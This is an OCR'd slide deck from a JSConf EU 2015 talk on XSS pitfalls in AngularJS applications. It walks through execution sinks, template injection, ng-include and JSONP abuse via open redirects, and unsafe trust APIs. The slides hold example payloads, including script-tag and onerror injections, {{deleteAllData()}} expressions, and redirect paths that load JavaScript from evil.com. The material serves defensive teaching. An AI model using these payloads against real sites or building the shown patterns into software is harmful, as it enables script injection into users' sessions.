Google

Security in the world of Javascript frameworks

aka “Common security mishaps in AngularJS apps”

Artur Janc, JSConf EU 2015

Server security

Client security

Server security

Client security

Client security

- Eavesdropping
  - Fix: HTTPS, HSTS, certificate pinning
- Cross-site request forgery (CSRF)
  - Fix: Unpredictable tokens for state-changing actions
- Clickjacking
  - Fix: Preventing framing with X-Frame-Options, CSP frame-ancestors
- Cross-site scripting (XSS)
  - It's… complicated.

Client security

- Eavesdropping
  - Fix: HTTPS, HSTS, certificate pinning
- Cross-site request forgery (CSRF)
  - Fix: Unpredictable tokens for state-changing actions
- Clickjacking
  - Fix: Preventing framing with X-Frame-Options, CSP frame-ancestors
- Cross-site scripting (XSS)
  - It's… complicated.

XSS

Ability to inject evil Javascript into the context of your domain:

```
# The query is passed as a GET parameter
query = request.get("query", "")
response.out.write("You searched for: " + query)
```

http://victim.example.com/?q=<script>evil()</script>

```
You searched for: <script>evil()</script>
```

```
evil()
```

Traditional XSS in JS code: *execution sinks*

- document.write()
  - `document.write("<script>alert(/foo/)</script>")`
- Element.innerHTML
  - `document.body.innerHTML += "<img src='x' onerror='alert(/foo/)'>"`
- eval()
  - `eval("alert(/foo/)")`
- URL assignments: window.location, window.open, a.href
  - `window.location.href = "javascript:alert(/foo/)"`
- setTimeout(), setInterval()
  - `setTimeout("alert(/foo/)", 100)`

Passing user-controlled data to any of these functions leads to DOM XSS.

The times have changed

```
$ egrep -r "innerHTML|document\.write|eval|setTimeout" /code |wc -l
0
```

Frameworks hide “bare-metal” execution sinks behind useful abstractions:

- `$(), $html(), $http`


Easier to use dangerous APIs without realizing it.


ANGULARJS
by Google

AngularJS — Superheroic JavaScript MVW Framework

https://**angularjs**.org/ ▾ AngularJS ▾

AngularJS *is what HTML would have been, had it been designed for building web-apps. Declarative templates with data-binding, MVW, MVVM, MVC, ...*



Google

Lightning-fast Introduction to Angular

Step 1: Include the Angular library:

```
<script src=
"//ajax.googleapis.com/ajax/libs/angularjs/1.4.2/angular.min.js">
</script>
```

Lightning-fast Introduction to Angular

*Step 2: Define your templates and **data bindings***


```
<div ng-app="app" ng-controller="ctrl">
  Last Name: <input type="text" ng-model="lastName">

  <div ng-repeat='i in ["Monday", "Tuesday"]'>
    {{i}}: Hello, Mr./Mrs. {{lastName}}!
  </div>
  {{ smiley() }}
</div>
```

Lightning-fast Introduction to Angular

```
<div ng-repeat='i in ["Monday", "Tuesday"]'>
  {{i}}: Hello, Mr./Mrs. {{lastName}}!
</div>
{{ smiley() }}
```

Step 3: Define your controllers

```
var app = angular.module('app', []);
app.controller('ctrl', function($scope) {
    $scope.lastName = "Bond";
    $scope.smiley = function() { return ":-)" }
});
```



There's much more to Angular

- Powerful APIs
  - Template language
  - Reusable components
  - Server communication
  - Testability

- Many interesting sites built with Angular

So far so good...

XSS #1: Mixing Angular and server-side templates

"Old" template

```
template_text = "<body>You searched for: {$ query $}</body>"
template.from_string(template_text)
    .render(query=request.get("query"))
```

query=<script>evil()</script> with autoescaping

```
<body>You searched for: &lt;script&gt;evil()&lt;/script&gt;</body>
```

XSS #1: Mixing Angular and server-side templates

With Angular

```
template_text = """
<div ng-app="app" ng-controller="ctrl">
You searched for: {$ query $}</div>
"""
template.from_string(template_text)
    .render(query=request.get("query"))
```

query={{ deleteAllData() }}

```
<div ng-app="app" ng-controller="ctrl">
You searched for: {{ deleteAllData() }}</div>
```

XSS #1: Mixing Angular and server-side templates

What?

- The server doesn't know that `{{ }}` will now have special meaning
- `{{ }}` can inject Angular directives and execute evil JS

Why?

- Angular docs warn about mixing client-side and server-side templates
  - *"we recommend against this because it can create unintended XSS vectors"*
- Reasons: Performance, localization, common server-side components

XSS #2: Modifying the Angular DOM

```
<div ng-app="app" ng-controller="ctrl">
  <img src="https://www.google.com/favicon.ico" alt="" />
</div>
```

```
function invokeAngular() {
  var app = angular.module('app', []);
  app.controller('ctrl', function($scope) {
    $scope.deleteAllData = function() { alert("Evil!"); }
  });
}
invokeAngular();
```

XSS #2: Modifying the Angular DOM

```
function annotateImages() {
  var images = document.querySelectorAll('img');
  for (var i = 0; i < images.length; i++) {
    images[i].alt = "Image from: " + window.location;
  }
}

annotateImages();
invokeAngular();
```

Adding some benign code to the page to add alt attributes.

XSS #2: Modifying the Angular DOM

https://victim.com/example2#{{deleteAllData()}}

```
<div ng-app="app" ng-controller="ctrl">
  <img src="https://www.google.com/favicon.ico"
    alt="Image from: https://victim.com/#{{deleteAllData()}}" />
</div>
```

```
invokeAngular();
```

XSS #3: Forcing evil *ng-includes*

ngInclude: *Fetches, compiles and includes an external HTML fragment.*

```
<div ng-app="app" ng-controller="ctrl">
  <div ng-include="templateURL">
</div>
```

```
var user_language = "en"; // Controlled by the user

app.controller('ctrl', function($scope) {
  ...
  $scope.templateURL = "/angular/templates/user-"
                     + user_language + ".html"
}
```

XSS #3: Forcing evil *ng-includes*

user_language is a potentially untrusted value

```
var user_language = "/../../../redirect?url=https://evil.com#";
```

```
<div ng-include="'/angular/templates/user-/../../../redirect?
    url=http://evil.com'">
```

- The browser normalizes the URL to /redirect?url=... and follows 302s for the XHR
- evil.com sets Access-Control-Allow-Origin and responds with {{ deleteAllData() }}

XSS #4: $http.jsonp() on evil URL

JSONP = JSON + “padding”

https://example.org/api/horses/1?callback=callbackFunction

```
callbackFunction({"name": "sparkly", "breed": "pegasus"})
```

Angular has a $http.jsonp() function:

```
function jsonpReq(url, callbackId, done) {
var script = rawDocument.createElement('script'), callback = null;
    script.type = "text/javascript";
    script.src = url;
```

XSS #4: $http.jsonp() on evil URL

```
app.controller('ctrl', function($scope, $http) {
   var objectNum = location.hash.substr(1);
   $http.jsonp("/api/v1/horses/" + objectNum);
```

https://victim.com#../../../../cgi-bin/redirect.py?url=https://evil.com/evil.js

```
script.src = "/cgi-bin/redirect.py?url=https://evil.com/evil.js”
```

"

evil.com can now respond with arbitrary JS which our application will execute

XSS #5.1: $http.get() on evil URL

Trusting data obtained via $http.get() and using it in a dangerous function

```
app.controller('ctrl', function($scope, $http) {
  var objectNum = location.hash.substr(1);
  $http.get("/angular/api/horses/read/" + objectNum).success(
    function(response) {
      document.body.innerHTML = ... + response.breed + ...;
    });
```

https://victim.com#../../../../cgi-bin/redirect.py?url=https://evil.com/evil.json

General rule: if attacker unexpectedly controls internal state, we're in trouble

XSS #5.2: Scary jQlite functions: html() & friends

jQlite: Wrappers around innerHTML and other DOM sinks

```
app.controller('ctrl', function($scope, $http) {
  var objectNum = location.hash.substr(1);
  $http.get("/angular/api/objects/read/" + objectNum).success(
    function(response) {
      // Safe:
      // angular.element('').text(response.comment)
      // Unsafe:
      angular.element('<div>').append(response.comment)
    });
```

Dangerous: element(), prepend(), wrap(), append(), html(), after(), replaceWith()

XSS #6: Angular “special” functions

$interpolate(): *Compiles a string with markup into an interpolation function. This service is used by the HTML $compile service for data binding.*

```
var exp = $interpolate('Hello {{name | uppercase}}!');
expect(exp({name:'Angular'})).toEqual('Hello ANGULAR!');
```

$compile(): *Compiles an HTML string or DOM into a template and produces a template function, which can then be used to link scope and the template together.*

$parse(): *Converts Angular expression into a function.*

XSS #7: Opting into dangerous modes

Old Angular: ng-bind-html-unsafe

```
<div ng-bind-html-unsafe="{{data}}"></div>
```

New Angular: trustAsHtml() & friends

```
<div ng-bind-html="{{data}}"></div>
```


```
app.controller('ctrl', function($scope, $http) {
  $scope.data = $sce.trustAsHtml(EVIL_DATA);
}
```

[This slide intentionally left blank]

Horse Drawing Tycoon

horsedrawingtycoon.com

0



Reset